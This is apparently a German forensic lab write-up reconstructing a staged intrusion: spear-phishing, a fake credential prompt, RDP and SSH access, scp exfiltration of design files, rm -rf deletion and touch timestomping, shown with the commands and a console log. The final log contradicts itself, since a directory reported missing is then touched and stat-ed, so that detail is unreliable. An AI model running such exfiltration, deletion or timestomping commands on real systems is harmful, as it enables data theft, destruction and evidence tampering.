

Detaillierte Rekonstruktion des Angriffs (Attack Lifecycle)

Phase 1: Initialer Zugriff über Spear-Phishing

Der Angriff begann mit einer gezielten Phishing-E-Mail (Spear-Phishing) an den Mitarbeiter **Markus Vogel** (m.vogel@bayern-praezision.de).

- **Täuschung:** Die E-Mail tarnte sich als dringendes internes Sicherheitsupdate der IT-Abteilung (it-support@bayern-praezision.de) für die “CNC-Konstruktionssoftware”.
- **Aufforderung:** Das Opfer wurde angewiesen, das angehängte Archiv App.zip auf dem Desktop zu entpacken und die darin enthaltene Datei main.py per Doppelklick auszuführen.




Figure 1: Gezielte Spear-Phishing-E-Mail an Markus Vogel

Phase 2: Credential Harvesting (Sammeln von Zugangsdaten)

Nachdem das Opfer die Python-Datei main.py ausgeführt hatte, öffnete sich ein gefälschtes Anmeldefenster mit dem Titel “Windows Sicherheit”.

- Das Fenster forderte die Eingabe von Windows-Benutzernamen und Windows-Passwort.
- Da das Opfer der vermeintlichen IT-Anweisung vertraute, gab es seine Domänen-Zugangsdaten ein. Diese wurden im Klartext direkt an den Angreifer übermittelt.




Figure 2: Gefälschtes Login-Fenster der Schadsoftware (main.py)

Phase 3: Lateral Movement & Aufklärung über RDP

Mit den gestohlenen Anmeldedaten des Benutzers “vogel” verschaffte sich der Angreifer per **Remote Desktop (RDP)** Zugriff auf den Arbeitsplatz-Client des Opfers (IP: 192.168.50.30).

- Während der Sitzung durchsuchte der Angreifer das System nach weiteren sensiblen Informationen.
- Auf dem Desktop stieß der Angreifer auf eine Textdatei namens `credentials.txt`. Diese Datei enthielt im Klartext die Zugangsdaten für den zentralen Projektserver sowie dessen IP-Adresse (192.168.50.20).




Figure 3: Gefundene Klartext-Zugangsdaten auf dem Desktop des Opfers

Phase 4: Privilegiendiebstahl & Server-Kompromittierung (SSH)

Unter Verwendung der neu entdeckten Server-Credentials meldete sich der Angreifer über seinen Kali-Linux-Host per **SSH** am Projektserver (192.168.50.20) an.

- Mit dem Befehl `ls -la /srv/projekte/Projekte/` verschaffte sich der Angreifer einen Überblick über die dort gelagerten Konstruktionsdaten.

Phase 5: Datenexfiltration (Diebstahl der Dateien)

Um die sensiblen Konstruktions- und Kundendaten dauerhaft zu stehlen, initiierte der Angreifer von seiner Angreiferplattform aus einen rekursiven Secure Copy Transfer (**SCP**):

```
scp -r m.vogel@192.168.50.20:/srv/projekte ~/exfil_projekte
```




Figure 4: Ausführung des SCP-Befehls zur Datenexfiltration auf dem Kali-Host

Dadurch wurden alle kritischen Verzeichnisse des Unternehmens erfolgreich auf die Maschine des Angreifers kopiert. Darunter befanden sich Kundenlisten (kunden_2026.csv) sowie CAD-Modelle (antriebsachse.step und cnc_steuerung_v2.step).




Figure 5: Lokale Überprüfung der exfiltrierten Ordnerstrukturen und Dateien

Anti-Forensik: Spurenverwischung durch den Angreifer

Der Angreifer versuchte im Nachgang, den Einbruch zu verschleiern und die Ermittlungen zu sabotieren:

- **Datenlöschung:** Nach dem erfolgreichen Download löschte der Angreifer die Originaldaten auf dem Server mittels:

```
rm -rf /srv/projekte/Projekte/*
```

- **Timestomping (Zeitstempel-Manipulation):** Um das wahre Tatdatum zu verbergen, manipulierte der Angreifer die MAC-Zeiten (Modify, Access, Change) der verbliebenen Kundenliste mithilfe des touch-Befehls künstlich auf den 01. Januar 2024:

```
touch -t 202401010000 /srv/projekte/Kunden/kunden_2026.csv
```

```

Last login: Fri Jul 10 09:40:08 2026 from 192.168.50.10
m.vogel@projektserver:~$ ls -la /srv/projekte/Projekte/
total 16
drwxr-xr-x 2 m.vogel m.vogel 4096 Jul 10 09:46 .
drwxr-xr-x 5 m.vogel m.vogel 4096 Jun 30 22:32 ..
-rw-r--r-- 1 m.vogel m.vogel   28 Jul 10 09:46 antriebsachse.step
-rw-r--r-- 1 m.vogel m.vogel   30 Jul 10 09:44 cnc_steuerung_v2.step
m.vogel@projektserver:~$ ls
m.vogel@projektserver:~$ ls -la /srv/projekte/Kunden
ls: cannot access '/srv/projekte/Kunden': No such file or directory
m.vogel@projektserver:~$ rm -rf /srv/projekte/Projekte/*
m.vogel@projektserver:~$ touch -t 202401010000 /srv/projekte/Kunden/kunden_2026.csv
m.vogel@projektserver:~$ stat /srv/projekte/Kunden/kunden_2026.csv
  File: /srv/projekte/Kunden/kunden_2026.csv
  Size: 17          Blocks: 8          IO Block: 4096   regular file
Device: 252,0    Inode: 263241    Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/ m.vogel)   Gid: ( 1001/ m.vogel)
Access: 2024-01-01 00:00:00.000000000 +0000
Modify: 2024-01-01 00:00:00.000000000 +0000
Change: 2026-07-10 10:32:53.783897815 +0000
 Birth: 2026-07-04 21:00:04.640865458 +0000
m.vogel@projektserver:~$

```

Figure 6: Konsolen-Verlauf auf dem Server: Löschung, Timestomping und Überprüfung mittels stat